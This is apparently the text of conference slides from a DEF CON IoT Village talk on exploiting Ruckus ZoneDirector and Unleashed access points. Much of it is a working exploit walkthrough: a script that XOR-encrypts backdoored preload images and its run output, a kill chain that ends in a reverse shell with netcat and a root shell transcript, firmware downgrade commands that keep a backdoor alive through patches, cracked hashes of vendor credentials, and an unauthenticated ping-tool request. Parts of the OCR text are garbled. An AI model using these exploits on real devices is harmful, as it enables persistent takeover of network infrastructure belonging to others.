github.com/SYNgularity1/defcon-iotv/[REDACTED] RUCKUSZD1ZUU.LUG B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 shstrtab.inte

# Going further and MORE CRYPTO - Exploiting the Firmware Update / Preload Utilities

The firmware update process is attackable via multiple processes, paths, revisions.

Via the Preload and Firmware image functions, and/or the GitHub script, you can craft preload images and updates with rce payloads

Download the preload-backdoor-reverse.py script.

[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

The image shows two screenshots illustrating the exploitability of firmware update utilities. The top screenshot is a 'Firmware Upgrade' interface for a Model R500 AP. It includes fields for 'Current firmware version: 200.7.10.202.127', 'Select upgrade method' (Local Upgrade selected), and 'Select image file(s) & Upgrade'. A red box highlights the current firmware version field. The bottom screenshot is a GitHub repository page for 'defcon-iotvillage-ruckus'. It shows a commit titled 'Unleashed-200.16-Command-Line-Interface-R...'. The commit details mention 'Create preload-backdoor-reverse.py' and 'Create ruckus-ftp-downloader.py'. A red box highlights the 'preload-backdoor-reverse.py' file, and a red arrow points to it from the GitHub URL above.

# Update Encryption / Structure - Solution

Similar to the backups, this function uses custom functions and a static key to pack & unpack the preload images. This is slightly different and in some cases requires some additional fixes / cryptographic work.

Using the access you have, you can abuse it in the same manner as the backup encryption and upload a persistent backdoor that survives updates and patches.

You can also isolate or knock it off line, cause it to go out of contact and reboot, or just directly access it.

Pentesting - How many people know where \*every one\* of them are?

```
defcon-iotvillage-ruckus / preload-backdoor-reverse.py
Code Blame 121 lines (95 loc) · 4.24 KB
10  def parse_args():
11      help="Port for the reverse shell (default: 4444)"
12      return parser.parse_args()
13
14
15
16
17  def rks_encrypt(input_path, output_path):
18      """Encrypt file using Ruckus's custom XOR encryption."""
19      (xor_int, xor_flip) = struct.unpack('QQ', b'\x1aB\x05\xbd,\xd6\xf25\xad\xb8\xe0?T\xc58')
20      structInt8 = struct.Struct('Q')
21
22      with open(input_path, "rb") as input_file:
23          with open(output_path, "wb") as output_file:
24              input_len = os.path.getsize(input_path)
25              input_blocks = input_len // 8
26              output_int = 0
27              input_data = input_file.read(input_blocks * 8)
28
29              for input_int in struct.unpack_from(str(input_blocks) + "Q", input_data):
30                  output_int ^= xor_int ^ input_int
31                  xor_int ^= xor_flip
32                  output_file.write(structInt8.pack(output_int))
33
34                  input_block = input_file.read()
35                  input_padding = 8 - len(input_block)
36                  input_int = structInt8.unpack(input_block.ljust(8, bytes([input_padding | input_padding << 4])))[0]
37                  output_int ^= xor_int ^ input_int
38                  output_file.write(structInt8.pack(output_int))
39
40  def create_files(temp_dir, ip, port):
41      """Create the required files for the Ruckus patch with reverse shell."""
42
43      upgrade_tool_sh = os.path.join(temp_dir, "upgrade_tool.sh")
44      with open(upgrade_tool_sh, "w") as f:
45          f.write("exit 1\\n")
```

# RCE / Backdoor Implantation on Version: <200.7.10.202.127

```
python ruckus-upgrade-reverse-shell.txt -p 4444 192.168.0.200
Creating Ruckus exploit with reverse shell to 192.168.0.200:4444
Created encrypted patch: reverse-shell.dbg
Done. The device will connect back to 192.168.0.200:4444 when exploited.
Make sure to start a listener with: nc -lvpn 4444
```

## Firmware Upgrade

Current firmware version: 200.7.10.202.127

The screenshot shows the 'Firmware Upgrade' page. At the top, it says 'Current firmware version: 200.7.10.202.127'. Below that, under 'Select upgrade method:', there are two options: 'Online Upgrade' (unchecked) and 'Local Upgrade' (checked). A red box highlights the 'Local Upgrade' option. Under 'Select image file(s) & Upgrade', it says '(Upgrade one model at a time. Warning: Leaving this page will reset the local upgrade process.)' and shows 'Model R500 (1 AP)' with a 'Browse' button. Another red box highlights the 'Browse' button. At the bottom, under 'Preload Image', it says 'The function of Preload Image is to upgrade version mismatched APs only. Once the AP connected, the upgrade button b...' and has a 'Browse' button. A large red box highlights the entire 'Preload Image' section.

Execute the python script.

Navigate to the AP FIRMWARE UPGRADE menu.  
Upload the PRELOAD IMAGE file (malicious) that was generated. There will be no prompt.

SSH into the device:

Enable

Config

Debug

Script

Start Reverse Handler (ex. NC or Metasploit)  
exec (script name)

Win.

# Spawning the Reverse Shell:

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -o StrictHostKeyChecking=no pocorgtfo@192.168.0.1
```

Start Shell Listener  
Authenticate as Admin

```
Please login: admin
Password:
Welcome to Ruckus Unleashed Network Command Line Interface
ruckus> enable
ruckus# debug
You have all rights in this mode.
ruckus(debug)# script
ruckus(script)# list -a

Index          Scripts
 1            bringdaruckus.sh
 2            .ap_debug.sh
 3            .version.sh
ruckus(script)# exec bringdaruckus.sh
```

```
writablez
ruckus$ uname -a
Linux IOTV-PoC-Or-Gff0 2.6.32.24 #1 Tue May 11 01:22:40 PDT 2021 mips GNU/Linux
github.com/SYNgularity1/defcon-iotvillage-ruckus
ruckus$
```

# Kill Chain – Preload Image to Reverse Shell

## Firmware Upgrade

Current firmware version: 200.7.10.202.127

Select upgrade method:

Online Upgrade  
(Download firmware from Ruckus Wireless)

Local Upgrade  
(Upload firmware from local PC)

Select image file(s) & Upgrade

(Upgrade one model at a time. **Warning: Leaving this page will reset the local upgrade process.**)

Model R500 (1 AP)

**Browse**

**Preload Image**

The function of Preload Image is to upgrade version mismatched APs only. Once the AP connected, the upgrade button below can upgrade it.

Note: Only the same version of Master is allowed to be uploaded.

Uploading [ 100% ] **Cancel**

```
(kali㉿kali)-[~/Desktop/ruck3]
$ python ruckus_exploit.py -p 4444 192.168.0.200
Creating Ruckus exploit with reverse shell to 192.168.0.200:4444
Created encrypted patch: reverse-shell.dbg
done. The device will connect back to 192.168.0.200:4444 when exploited.
Make sure to start a listener with: nc -lvpn 4444
```

```
Please login: admin
Password:
Welcome to Ruckus Unleashed Network Command Line Interface
ruckus> enable
ruckus# debug
You have all rights in this mode.
ruckus(debug)# script
ruckus(script)# list -a
Index           Scripts
  1             bringdaruckus.sh
  2             .ap_debug.sh
  3             .version.sh
ruckus(script)# exec bringdaruckus.sh
```

```
Ncat: Connection from 192.168.0.1:53725.

Ruckus Wireless ZoneDirector -- Command Line Interface
Enter 'help' for a list of built-in commands.

ruckus$ ls
apweb
ash_env
bin
boot
custom
defaults
dev
etc
f1
home
kernel
lib
linuxrc
mfr
mnt
modules
opt
proc
root
sbin
sys
tmp
usr
var
web
writable
writable2
ruckus$ uname -a
Linux IOTV-PoC-Or-Gff0 2.6.32.24 #1 Tue May 11 01:22:40 PDT 2021 mips GNU/Linux
ruckus$
```

# “But.. It’s patched... NO BIG DEAL... AMIRITE?”

The backdoor persists through upgrade.


There is NO downgrade protection on the Ruckus Devices.

You can always take it over, DOWNGRADE it, implant it, UPGRADE it... and use that to hunt for MORE EXPLOITS! (Yes.)

Interrupting the boot process is easy..

...and it stops the reconfiguration routines.

That is how it is designed to work.



```
U1 UU UU UU f1-Z-;ag-;ag-....  
00 00 00 00 iw-·À.....  
E2 9C 32 5B .....À-2f  
FE 01 00 00 W->HW->h-;p-  
72 6F 6E 74 admin:·:0:0:root  
6B 73 63 6C ://bin/sh·rkscl  
3A 2F 3A 2F i:·:0:0:root://  
79 3A 78 3A bin/sa-nobody:x:  
3A 2F 3A 2F 99:99:Nobody://  
0A 66 74 70 sbin/nologin.ftp  
3A 4E 6E 6F :x:1021:1021:Nob  
6E 6F 6C 6F ody://sbin/nolo  
2A 3A 31 30 gin-ftpuser:·:10  
64 74 31 2F 22:1022:Nobody:/  
00 ./sbin/nologin..  
00 À.....  
00 ·-.....  
00 T->hm->h  
58 .....T->hm->h  
63 n->h-·-·w-/etc  
59 /persistent-scri  
10 pts/.version.sh-  
10 .....v;À.....#...  
68 .....-X->h  
10 X->HX->h-·-·w..  
2D /etc/persistent-  
75 scripts/.ap_debu ←  
10 g.sh-·-v;À.....  
10 $.....
```

github.com/SYNgularity1/defcon-lotvillage-ruckus

Downgrade / Upgrade - Highly attackable firmware process.

How to flash it from a shell to an exploitable version via CLI.

```
Usage: fw update [custom] [<host>]
Usage: fw force-update [custom] [<host>]
-----
Usage: fw set <parameter> <value>
  - control    <filename>
  - proto      [tftp|ftp|http]
  - port        <port>, ** 0 for auto
  - host        <hostname/IP>
  - user        <username>
  - password    <password>
  -----
  - firstcheck   <time in min>
  - interval     <time in min>
  - badfile_retry <time in min>
  - reboot_maxwait <time in min>
  - reboot        <hour> [am|pm]
  ** i.e. reboot 10 am, reboot 0 to ANY
  ** Note time is in London/GMT
  -----
rkscli: fw set control r500-97.bl7
OK
rkscli: fw set proto http
OK
rkscli: fw set port 80
OK
rkscli: fw set host 192.168.0.200
OK
rkscli: fw update
fw: Updating rcks_wlan.main ...
rkscli: fw set control r500-96.bl7
OK
rkscli: fw set proto http
OK
rkscli: fw set port 80
OK
rkscli: fw update
fw: Updating rcks_wlan.main ...
v54_fw_update: download 192.168.0.200 section=rcks_fw.main image=Image1 ctl_file=r500-96.bl7 (/writable/fw/main.cntl)
Error: net_get_buf- FW_NOT_FOUND
Error: net_get_buf- FW_CTL_ERROR
**fw(10367) : File not found
rkscli: fw set control r500-97.bl7
OK
rkscli: fw update
fw: Updating rcks_wlan.main ...
v54_fw_update: download 192.168.0.200 section=rcks_fw.main image=Image1 ctl_file=r500-97.bl7 (/writable/fw/main.cntl)
flash id is 0x10220
imghdr.{hdr_len=160, bin_len=24627036}
fw_flash_read_open: open((null),) failed
rks_flash_read_open(1) failed
tail_offset 24604000 bin_len 24627036 sig. 1.
fwcheck is 2.
net_get_flash, Upgrading from Fully Signed Image(FSI) to Intermediate Signed Image(ISI) image.
Erase_flash: offset 0xa0 count 0x
Erase Total 94 Units
Performing Flash Erase of length 262144 at offset 0xb40000
```

# Hints to bypassing \*later\* checks....

This isn't connected to the internet... so how are all of these checks / validation occurring?

```
Reading Image TAIL:-  
TLV No-1.TLV INFO  
    Number of TLVs in Tail is 2.  
    Size of Tail is 2044.  
    len 9 tail_len = 9  
2. SIGNATURE FOR SHA256 OBTAINED SUCCESSFULLY  
len 259 tail_len = 268  
    cert len 1773 pass  
3. CERTIFICATE OBTAINED SUCCESSFULLY  
len 1776 tail_len = 2044  
1496: rc1 2044 tail_len 2044  
  
MD5 Checksum successful!!!!!!!  
  
Checking Image hash:-  
1. Obtaining public key from Certificate.  
    Executing openssl x509 -in /tmp/in_cert.pem -pubkey -noout >/tmp/pubkey.pem  
    line: Certificate will not expire
```

```
MD5 Checksum successful!!!!!!! ←  
  
Checking Image hash:-  
1. Obtaining public key from Certificate.  
    Executing openssl x509 -in /tmp/in_cert.pem -pubkey -noout >/tmp/pubkey.pem ←  
    line: Certificate will not expire ←  
    Certificate validity verified.  
    line: /tmp/in_cert.pem: OK  
2. Public key verified.  
3. Decrypting the sha256 Image signature.  
    Executing openssl rsautl -verify -pubin -inkey /tmp/pubkey.pem -in /tmp/signsure.bin -out /tm  
p/ext_sha256.  
3.1 Comparing the signatures.
```

# On the R510 -> Downgrade... observe the differences.

```
rkscli: fw set control r510-319.bl7
OK
rkscli: fw set port 80
OK
rkscli: fw set proto http
OK
rkscli: fw set host 192.168.0.200
OK
rkscli: fw update
... updating rcks_wlan.bkup ...
v54_fw_update: download 192.168.0.200 section=rcks_fw.main image=Image2 ctl_file=r510-319.bl7 (/write
ble/fw/main.ctrl)
net_get_flash_ubi(192.168.0.200, r510-319.bl7, rcks_wlan.bkup,, 0)
flash id is 0
imghdr.{hdr_len=160, bin_len=41623392}
fw_flash_read_open: kernel open(/dev/ubi0_0) rootfs open(/dev/ubi0_1)
fw_flash_read_open: kernel open(/dev/ubi1_0) rootfs open(/dev/ubi1_1)
flash id is 0
image2 FW check ...
05 = 725BF38E5805427C9EC63203ABC894DD
tail_offset 0 bin_len 41623392 sign 2.
net_get_flash_ubi, Upgrading from Fully Signed Image(FSI) to Fully Signed Image(FSI) image.
fw_ubi_write_open: kernel open(/dev/ubi1_0)
fw_ubi_write_open: rootfs open(/dev/ubi1_1)

flashing KERNEL image(2.75MB)
=>
=====>
=====>
```

```
3.1 Comparing the signatures:-
  IMAGE TAIL SHA256 :
    95d7051a163384e93e95dc8f2cca331437c87e6bcb55bfd628d561ab5a2afcc4
  CALC SHA256 :
    95d7051a163384e93e95dc8f2cca331437c87e6bcb55bfd628d561ab5a2afcc4
  SHA256 HASH CHECK PASSED.

4. Decrypting the sha384 Image signature.
  Executing openssl rsautl -verify -pubin -inkey /tmp/pubkey.pem -in /tmp/signsure_sha384.bin -
  out /tmp/ext_sha384
4.1 Comparing the signatures:-
  IMAGE TAIL SHA384 :
    6ccba64743f24ae89291dfca73382ed86b9c8f86a6dfdb8372675813e0cbc5bad16ff2bab753765f5d4388e99ca67
266
  CALC SHA384 :
    6ccba64743f24ae89291dfca73382ed86b9c8f86a6dfdb8372675813e0cbc5bad16ff2bab753765f5d4388e99ca67
266
  SHA384 HASH CHECK PASSED.

AIS cleanup : Removing /tmp/ext_sha256...
AIS cleanup : Removing /tmp/in_cert.pem...
AIS cleanup : Removing /tmp/signsure.bin...
AIS cleanup : Removing /tmp/pubkey.pem...
AIS cleanup : Removing /tmp/ext_sha384...
AIS cleanup : Removing /tmp/signsure_sha384.bin...
AIS cleanup : Completed
bdSave: sizeof(bd)=0x7c, sizeof(rbd)=0xd0

System go into READY status.

[ERROR] id(0x01000010) - repoGetBackup(): system[Backup] applied backup database
start tacmon: 2441 (wait since 121 now=211), send SIGTERM

tacmon ..... [started] (90.004)
rsmd_task: monitor time 3

v54d ..... [started] (0.100)
v54 fw_update: download 192.168.0.1 section=rcks_fw.main image=Image2 ctl_file=unleashed_firmwares/zf7752/rcks_fw.bl7 (/write
ble/fw/main.ctrl)
flash id is 0x10220
imghdr.{hdr_len=160, bin_len=24565596}
fw_flash_read_open: open(null,) failed
rks_flash_read_open(2) failed
err: offset 24565592 bin_len 24565596 sign 1.
fwcheck is 1.
net_get_flash, Upgrading from Intermediate Signed Image(ISI) to Intermediate Signed Image(ISI) image.
erase flash: offset=0x0 count=94
Erase Total 94 Units
Performing Flash Erase of length 262144 at offset 0x1740000 done
=====>
```

# Putting it all together – Chaining your exploits

Our attack chains are now viable:

Force Reboot / Disconnect -> Jump in on boot -> update firmware / flash

Direct RCE -> Compromise

Direct RCE -> Obtain Sensitive Files / Establish Persistence -> Compromise

Persistent FTP -> Download of Backup -> Decryption of Backup -> Administrator / Remote Control of device -> Compromise

Persistent FTP -> Download of Backup -> Decryption -> Upload of Malicious Config / Firmware -> Compromise

You can create your own C2... OR BACKDOOR A ZD DEVICE AND REMAIN STEALTHY / LotL with any level of skill or knowledge!

Access Point Policies   AP Configuration   Events/Activities

Access Point Policies

Approval  Automatically approve all join requests from APs.(To enhance wireless security, deactivate this option. This means you must manually "allow" each newly discovered AP.)

Limited ZoneDirector Discovery  Only connect to the following ZoneDirector

Configure Primary and Secondary ZoneDirector Settings to AP(IP or domain name is acceptable)  
github.com/SYNgularity1/defcon-iotvillage-ruckus

# Capabilities Lab - Setup

What you now have:

LEGAL AND ETHICAL Linux Flashable / Hackable  
Wireless Testing and Learning Platform

Multiple Hardware challenges & software  
capabilities

Mock C2 / botnet lab with reproducible exploit  
chains spanning years.

Tools for learning how to black box decrypt

Hardware and Software Exploitation techniques  
/ experience.

Cheap. Portable. Bulletproof.



# Zone Director – An awesome C2,implant, and capabilities lab!



[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)


# Taking apart the Zone Director (Physical)

What initially appears to be an “appliance” is really just a lightweight standard motherboard.

When you take it apart, the attack vectors are very obvious:

- Unprotected Storage
- Direct Console Access
- Side-band compromise
- Implantation of malicious / local code.

“HOT GLUE SECURITY!”



[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# How storage works in IoT & Backing up your Firmware


The CF card is the storage and it is unencrypted. You can easily image, dump, or obtain access to it with off-the-shelf hardware.

You can hack the hardware / flash different software to it easily with this access. (Make it a different device!)

You can clone the CF to preserve the original or restore it if you “brick” the device.

You can look at the logs, binaries, applications and find all kinds of new vectors of attack.

...or just maliciously backdoor these.



# All of this look awfully familiar...

/admin10/admin\_upgrade.jsp

The screenshot shows a network management interface with a sidebar menu and several configuration sections.

**Left Sidebar:**

- Access Points
- Wireless LANs
- Clients
- Troubleshooting
- Services & Profiles
- System
- Administrator** (selected)
- Preferences
- Real Time Monitoring
- Back up
- Restart
- Upgrade** (highlighted in blue)
- License & Support

**Current Software:**  
Your current software version is 10.5.1.0 build 279. To see the access points that can be managed, click [here](#).

AP Model	Bundled Firmware
c110	10.5.1.0.279
e510	10.5.1.0.279
h320	10.5.1.0.279
h350	10.5.1.0.279
h510	10.5.1.0.279
h550	10.5.1.0.279
r310	10.5.1.0.279
r320	10.5.1.0.279
r350	10.5.1.0.279

**Software Upgrade:**  
Important: Before the upgrade process starts, ZoneDirector will prompt you to save a backup of the ZoneDirector settings. Save the backup "Browse" is replaced by "Upgrade", click that button to start the upgrade process. The network will be restored automatically when the upgrade is completed.  
Choose File No file chosen  
No file chosen

**AP Patch Firmware:**  
Important: Before the installing AP firmware process starts, ZoneDirector will prompt you to save a backup of the ZoneDirector settings. Save "Upgrade", click that button to start the upgrade process Then ZoneDirector will automatically reboot. The network will be restored automatically.  
Choose File No file chosen

This workspace displays the most recent records of uploading AP patch firmware.

**AP patches:**

Date/Time	Version

Search terms   Include all terms  Include any of these terms

**Legacy AP Image Upgrade:**  
When legacy AP image upgrade is enabled, AP will use FTP to upgrade images, otherwise AP will upgrade images by HTTPS via TCP port 11443.  
 Enable legacy AP image upgrade  
[github.com/SYNgularity1/defcon-iotvillage-ruckus](https://github.com/SYNgularity1/defcon-iotvillage-ruckus)

# Backing up & Examining the File System

We did this so you don't have to.

Create a DD image of the device (or use a recycled / old imager)

Copy the dd image and examine it in the viewer / format of your choice.

Start digging for keywords / creds / loot.




# Uhh.. Didn't you say Backdoors?

We (and others\*) have done extensive work on vendor introduced backdoors and found several things that were highly concerning

Potentially ties back to our prior auth issues?

You can also trigger it with some file / simple programming magic. Look for how it's loaded / how you can spoof it. (Not sure if THAT is CVE'd.)

\*Moshe attempted reporting these / we did. Moshe got to the CVEs first! Congrats!



# Virtual Director


If you don't want to spend money or buy one:

- Downloadable, free, paid – Controller for Infrastructure
- Deconstructing the “firmware” is highly revealing!
- Has some differences... these are important / exploitable.

Remember: The issues we are all looking at are coalescing on central control, management, mesh, autologin, C2 control.



# Vendor Backdoors / C2 in Ruckus Zone Director




You have an understanding of how these connect / mesh / talk to each other.

You have a wordlist and terms to carve through.

You have a capability to pivot through using a set of credentials.. Read the manual / public CVEs. Are there... more?

Review the keyword list from earlier.

Start looking through the firmware for interesting loot.



# Some loot to keep an eye out for....

- ad3bf4b4b2de3976e49c6a774a361fcce46335f0
- 2c748623a60d476855113ad0744608bd57c36ec9
- 2417c36db421bc7deddf426daac853f756abe037
- UI2Exo0fy440lMrldYljQ==
- http://127.0.0.1:8085/wsg/api/native-rest/cf/user/92cc1b65-c3cd-4f26-8c9b-3e7b055c7c25

Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

```
ad3bf4b4b2de3976e49c6a774a361fcce46335f0
2c748623a60d476855113ad0744608bd57c36ec9
2417c36db421bc7deddf426daac853f756abe037
```

I'm not a robot   
Privacy · Terms

Supports: LM, NTLM, md2, md4, md5, md5(hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ad3bf4b4b2de3976e49c6a774a361fcce46335f0	sha1	iamtheman
2c748623a60d476855113ad0744608bd57c36ec9	Unknown	Not Found.
2417c36db421bc7deddf426daac853f756abe037	sha1	it is a good day to die

github.com/SYNgularity1/deicon-iotimage-fuckus  
Color Codes: Green Exact match, Yellow Partial match, Red Not found.

# Side Quest? DDoS Tool & Capability: ping tool – unauthenticated

**Request**

Pretty Raw Hex

```
1 GET /admin/webPage/system/admin/admin_pingtool.jsp HTTP/1.1
2 Host: 192.168.0.1
3 Accept-Encoding: gzip, deflate, br
4 Accept: /*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 X-Requested-With: XMLHttpRequest
10 Referer: https://192.168.0.1/admin/dashboard.jsp?privilege=rw
11 Sec-CH-UA: "Chromium";v="138", "Not;A=Brand";v="24", "Google Chrome";v="138"
12 Sec-CH-UA-Platform: "Windows"
13 Sec-CH-UA-Mobile: ?0
14
15
```

**Response**

Pretty Raw Hex Render

Network Connectivity

Troubleshoot your network connectivity.

IP Address\*